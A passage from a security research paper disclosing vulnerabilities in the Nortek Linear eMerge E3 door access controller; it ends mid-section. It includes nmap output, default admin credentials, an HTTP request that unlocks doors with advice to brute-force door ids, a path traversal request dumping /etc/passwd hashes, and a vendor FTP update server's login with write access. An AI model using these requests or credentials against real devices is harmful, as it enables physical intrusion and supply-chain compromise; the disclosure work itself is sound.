
Most repeating issues

The most significant implication of discovered vulnerabilities is that the BMS suppliers, system integrators and end users do not pay enough attention to the system's security. Figure 9 characterizes the main issues discovered within the various parties involved.



Supplier
- Insecure by design
- Provide backdoors for remote support
- Use hardcoded credentials
- Lack of source code audit
System Integrator
- No security hygiene
- Does not change the default credentials
- Does not perform security assessment and architecture review of BMS solutions
- Does not implement system hardening
End User
- Lack of security awareness
- Enables insecure remote access
- Weak password policies
- Use shared accounts
- Lack of logging and monitoring

Figure 9. Observations about the security practices of suppliers, system integrators and end users of BMS solutions and components



Case 1: Nortek Linear eMerge E3-Series Access Control System

Introduction

On March 19th, 2010 Shawn Merdinger gave a presentation at the 6th annual CarolinaCon conference about the insecurities in the S2 Security NetBox (used in eMerge50, eMerge5000 and Sonitrol eAccess) electronic door access controller titled "We don't need no stinking badges" [3]. Five CVEs were assigned for the vulnerabilities he discovered, ranging from unauthenticated information disclosure, insecure storage of sensitive information to privilege escalation. These issues affected versions 2.x, 3.x and 4.0.

Since then, the vendor has released a new codebase with upgraded technologies, rebranding the device and upgrading the firmware to address some of the issues mentioned in the older versions. Eight years later, with a redesigned administrative interface and added features, the new Linear eMerge50P/eMerge5000P was assessed in our lab and an unpatched remote root code execution zero-day vulnerability was discovered.

On March 8th, 2016 Andrew Griffiths released an advisory titled "SICUNET Physical Access Controller – Multiple Vulnerabilities" [4] [5]. The Nortek Linear eMerge E3 Series is using Sicunet Korea DBA's "SPIDER" project that started in 2009, implementing essentially the same firmware codebase. This advisory disclosed five vulnerabilities which enabled our own research to move forward and discover additional unpatched vulnerabilities in the latest version of Linear eMerge E3 Series access controller.

The five issues discovered by Griffiths consisted of outdated software, PHP include(), unauthenticated remote code execution, hardcoded root credentials and passwords stored in plaintext. These issues affected version 0.32-05z, however, no CVEs were assigned to these vulnerabilities. The researcher also tried contacting the vendor several times without success. Nortek failed to address most of these issues in their latest firmware upgrade.

On February 15th, 2018 Evgeny Ermakov and Sergey Gordeychik collaborating with ICS-CERT National Cybersecurity and Communications Integration Center (NCCIC), released an advisory titled "Nortek Linear eMerge E3 Series – Command Injection" [6]. This vulnerability, which affected version 0.32-07e and prior, allows an attacker to execute arbitrary code on the system with elevated privileges and gain full control of the server. CVE-2018-5439 was assigned for this vulnerability.

It is not confirmed that the vendor responded to ICS-CERT or the researchers regarding this issue, however, as seen in the Mitigation section of the ICS-CERT advisory, the vendor "*recommends that affected users upgrade by following the process outlined on Page 47 of the E3 User Programming Guide*" [7]. We discuss Page 47 later in this paper. Nortek also failed to address these issues in their latest firmware upgrade.

On May 23rd, 2018, we discovered multiple vulnerabilities affecting both devices from Nortek with their latest firmware. The list of vulnerabilities will be discussed in detail further in this document. These vulnerabilities enable an unauthenticated attacker to gain full system access and manipulate the device, unlock doors and steal personal data from the affected system.

The vendor communication timeline since May 2018 resulted in failure (see Appendix C). Nortek responded several times without taking the time to understand or follow-up on the vulnerability information provided from our side. The communication was dropped and ignored while trying to provide details and collaborate on responsible disclosure. Public scrutiny is the only reliable way to improve security and due to this, we're going with full disclosure.

Impact

Nortek solutions are used in various industries, including commercial, banking, industrial and medical. As part of our research, we have discovered that these devices are used in residential areas as well. At the time of writing, a total number of 2,375 Internet-accessible eMerge devices are listed by the Shodan search engine; 600 for eMerge50P and 1775 for eMerge E3. Based on the specification details of these devices, the vulnerabilities disclosed in this report could affect between 10,000 and 20,000 door locks for eMerge50P and between 1000 and 10,000 door locks for the eMerge E3. Also, over 4,000,000 personal identifiable records could be leaked revealing information such as names or email addresses of people owning cards for these door locks.

A typical network topology is shown below. This figure, obtained from the vendor's site, provides additional information about the layout of the Nortek's access control system.



eMerge 50 or eMerge 5000
Network Controller
PC with browser
PTZ IP Video Camera(s)
CORPORATE LAN - FACILITY 1
eMerge Expansion Node (Node 2)
PC with browser
World Wide Web VPN or WAN
PC with browser
CORPORATE LAN - FACILITY 2
VIDEO STORAGE DVR/NVR
PTZ Analog Video Camera(s)
PC with browser
eMerge MicroNode (Node 3)
eMerge Expansion Node (Node 4)
Wiegand Access Control Reader

Figure 10. Linear eMerge network architecture [8]

The technologies used in the testbed for Linear eMerge E3-Series includes the following:

- GNU/Linux 3.14.54 (ARMv7 rev 10) (Poky – (Yocto Project Reference Distro) 2.0.1)
- GNU/Linux 2.6.32.9 (ARMv7l) (Samsung Glibc development environment)
- Lighttpd 1.4.40
- Lighttpd 1.4.35
- Lighttpd 1.4.22
- PHP 5.6.23
- PHP 5.5.23
- PHP 5.2.14
- Python 2.7
- SQLite3

In the following, we provide a detailed write-up of discovering the component's vulnerabilities.

The default credentials

First step is to scan the device for open TCP and UDP ports, in order to know which services, we can interact with. We have mapped the open ports of the device against Nmap's Top 1000 ports. This revealed that TCP ports 22, 80 and 20000 were open, as shown on the console output below.

```
$ sudo nmap -sTVC 192.168.1.2
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 7.1 (protocol 2.0)
| ssh-hostkey:
|   2048 49:9d:ee:bc:75:a8:ef:82:f3:7a:00:5f:a3:15:97:d1 (RSA)
|   256 a3:79:25:e2:7d:8b:07:9f:2a:4e:6c:a0:a2:a4:be:c4 (ECDSA)
|_  256 59:51:ba:86:b7:6a:77:83:c9:85:25:23:2f:ee:11:f8 (EdDSA)
25/tcp    filtered smtp
80/tcp    open     http       lighttpd 1.4.22
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: B0D02BD4BEEC8FAA09F71668550B020E
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: lighttpd/1.4.22
|_http-title: Linear eMerge
20000/tcp open     ftp        vsftpd 2.0.8 or later
```

We have then investigated the UDP ports with another mapping. The UDP ports 69, 1718, 1719, 1900, 5353 and 9000 were open, as shown below.

```
$ sudo nmap -A -sU 192.168.1.2
PORT      STATE         SERVICE      VERSION
69/udp    open|filtered tftp
1718/udp  open|filtered h225gatedisc
1719/udp  open|filtered h323gatestat
1900/udp  open|filtered upnp
5353/udp  open          mdns         DNS-based service discovery
| dns-service-discovery:
|   9/tcp workstation
|     Address=192.168.1.2 fe80:0:0:0:f2d1:4fff:fe80:2ac
|   22/tcp sftp-ssh
|     Address=192.168.1.2 fe80:0:0:0:f2d1:4fff:fe80:2ac
|   22/tcp ssh
|_    Address=192.168.1.2 fe80:0:0:0:f2d1:4fff:fe80:2ac
9000/udp  open|filtered cslistener
```

Using Google Chrome, we browse to the assigned IP and TCP port 80 and see a login prompt:





Figure 11. Main login prompt of Linear eMerge E3 Series

We use default credentials (admin:admin), obtained from the device's official and public Installation Manual. These provided access to the administrative interface, shown in Figure 12, of the appliance where we could see the personnel access list with personal details, such as Name, Surname, Card Access Number, Street Address, Phone Number, Access Level, PIN, Photo ID and E-mail. We were able to modify existing entries and add new card information with fake data, which could allow access to the facility using Wiegand cards. We could also lock or unlock any selected door by clicking on the right button on the dashboard shown in Figure 12. There are three options when controlling the access:

- **M-Unlock**: Unlocks the door for the time defined as the Door Unlock Time (default = 3 seconds).
- **E-Unlock**: Unlocks the door until the user clicks Lock.
- **Lock**: Locks the door.



Time	Local Time	Device Name	User Name	Event Code	Event Description
09-16-2015 15:25:10	09-16-2015 15:25:10	Door 3		600	Door Locked
09-16-2015 15:25:07	09-16-2015 15:25:07	Door 3		601	Door Unlocked
09-16-2015 15:25:07	09-16-2015 15:25:07	Door 3	admin	11211	Dashboard M-Unlock
09-16-2015 15:24:53	09-16-2015 15:24:53	Door 3		600	Door Locked
09-16-2015 09:01:18	09-16-2015 09:01:18	Client 2		900	Client Connected
09-16-2015 09:01:17	09-16-2015 09:01:17	Client 1		900	Client Connected

Figure 12. Linear eMerge E3 Dashboard [7]

We are investigating the content of the calls sent from the dashboard. For example, below is the content of a simple HTTP request issued to the device that will unlock the selected door until someone clicks the Lock icon:

```
POST /?c=alarm_map&m=door_control HTTP/1.1
Host: 192.168.1.2
Connection: keep-alive
Content-Length: 29
Accept: */*
Origin: http://192.168.1.2
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: http://192.168.1.2/?c=alarm_map
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=c2efcdcb8e70c959c203ecfa76ecdb1a; last_floor=1

lock_mode=unlocked&sel_door=1
```

The 'lock_mode' POST parameter in the last line of the request above can be set to one of three values: unlocked, m_unlock and locked. The 'sel_door' POST parameter can be brute-forced by integer added value to unlock or lock all the doors in the entire facility.

We have also downloaded the system backup file (bak_YYYYMMDD-HHMMSS.enc) from the system settings menu. Unfortunately (for now), the backup was encrypted and was used only for restoring, unless you had the key for decrypting it and viewing its content. More on that later.

The old directory traversal

We call this the old directory traversal, as this issue was previously known.

The GET parameter 'c' is used to load pages (or classes) throughout the menu as we saw previously with the door unlock example. Trying to read the /etc/passwd file using absolute path gave us errors from include() PHP function and a path disclosure information:

```
GET /?c=/etc/passwd HTTP/1.1
Host: 192.168.1.2

Warning: include(../app/controllers//etc/passwd.php) [function.include]: failed to open stream: No
such file or directory in /spider/web/webroot/index.php on line 30

Warning: include() [function.include]: Failed opening '../app/controllers//etc/passwd.php' for
inclusion (include_path='.:') in /spider/web/webroot/index.php on line 30

Fatal error: Class '/etc/passwd' not found in /spider/web/webroot/index.php on line 32
```

Second try to load the passwd file with null termination and dot dot slash sequence showed success:


```
GET /?c=../../../../../../etc/passwd%00
Host: 192.168.1.2

root:$1$VVtYRWvv$gyIQsOnvSv53KQwzEfZpJ0:0:100:root:/root:/bin/sh
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/home/default:
e3user:$1$vR6H2PUd$52r03jiYrM6m5Bff03yT0/:1000:1000:Linux User,,,:/home/e3user:/bin/sh
lighttpd:$1$vqbixaUx$id5O6Pnoi5/fXQzE484CP1:1001:1000:Linux User,,,:/home/lighttpd:/bin/sh
```

In the output above, we see three accounts used for shell access: root, e3user and lighttpd. Running John the Ripper ad hoc didn't crack any hints.

This file inclusion vulnerability was previously discovered in 2016 affecting version 0.32-05z and prior. Though the vendor has patched this specific issue in newer versions, you can still find accessible devices that are running with the affected version.

Obtaining the firmware

The page 47, mentioned in the Introduction, from the E3 User Programming Guide is shown in Figure 13. When ICS-CERT released the advisory "Nortek Linear eMerge E3 Series" (ICSA-18-046-01 / CVE-2018-5439), the recommendation for mitigating the issue from the vendor was to follow instructions from the guide.


Update
Update
Update
Backup
Restore
Save & Reboot
Factory Default

Update allows the user to update the firmware of the Controller.

Updating the Firmware

1. Select the location of the firmware file. **User PC**, **SD Card**, or **Update Server**.
2. Click **Update**.

✓ ***NOTE:*** *This function only updates the firmware of the Controller. To update the client firmware refer to Client Management.*

◆ ***WARNING:*** *Servers and Clients MUST be using the same firmware version!*

✓ ***NOTE:*** *Gateway and DNS IP addresses must be configured to access the update server. Refer to IP Address to configure these settings.*

System Setting > Update

Basic


Software Version : 0.32-07c

Update Type : User PC SD Card [✓ Update Server (Last Version : unknown)]

Figure 13. Page 47 from E3 User Programming Guide [7]


We observed that no patches for the previously reported vulnerabilities exist in the latest firmware update, so the vendor's mitigation recommendation is to upgrade to a firmware version which does not fix the issues.

As discussed in "The Spider.db" section later in this document, the FTP process fetches updates from the Update Server e3ftpserver.com using 'e3update' as the username and 'Linear-e3' as the password. Note that this is FTP protocol, so no SSL/TLS is used. This constitutes a possibility for a *watering hole attack* because the e3update user has write permissions on that server. As a result, when users try to update the firmware from the Update Server as instructed in the Programming Guide, a malicious script can be automatically executed and infect user's devices on a broader scale.



Index of /

Name	Size	Date Modified
Update_0.32-08g/		3/28/18, 2:00:00 AM
e3/		11/10/16, 1:00:00 AM
enterprise/		3/23/15, 1:00:00 AM
procontrol/		5/12/16, 2:00:00 AM
shield/		4/16/18, 2:00:00 AM



Up to higher level directory

Name	Size	Last Modified
08032017		8/16/2017 12:00:00 AM
1.00.01		11/21/2017 12:00:00 AM
1.00.02		2/20/2018 12:00:00 AM
1.00.03		6/19/2018 12:00:00 AM
1.00.04		9/14/2018 12:00:00 AM
1.00.05		1/30/2019 1:35:00 AM
1.00.06		4/10/2019 5:20:00 PM
90015		8/18/2017 12:00:00 AM
90016		8/18/2017 12:00:00 AM
90025		1/9/2018 12:00:00 AM
90026		1/11/2018 12:00:00 AM
900261		1/11/2018 12:00:00 AM
90028		1/17/2018 12:00:00 AM
90030		1/29/2018 12:00:00 AM
File: ShieldUpdate.tar.gz	33259 KB	12/19/2018 11:34:00 PM
eng		5/22/2018 12:00:00 AM
File: ver.txt	1 KB	12/19/2018 11:37:00 PM

Figure 14. E3 FTP Update Server

Now that anyone can have access to the firmware, one can start analyzing the file system in its entirety.

The new directory traversal

While doing static source code analysis, we searched for some critical PHP function strings in use that are handling user input or interact with the operating system directly:

- simplexml_load_file()
- exec()
- shell_exec()
- file_put_contents()
- file_get_contents()
- file_exists()
- fopen()
- unserialize()
- include()
- $_REQUEST[]

Within the webroot directory, we discover unsafe usage of some of those functions.

```
$ grep -irnH "simplexml_load_file(" .
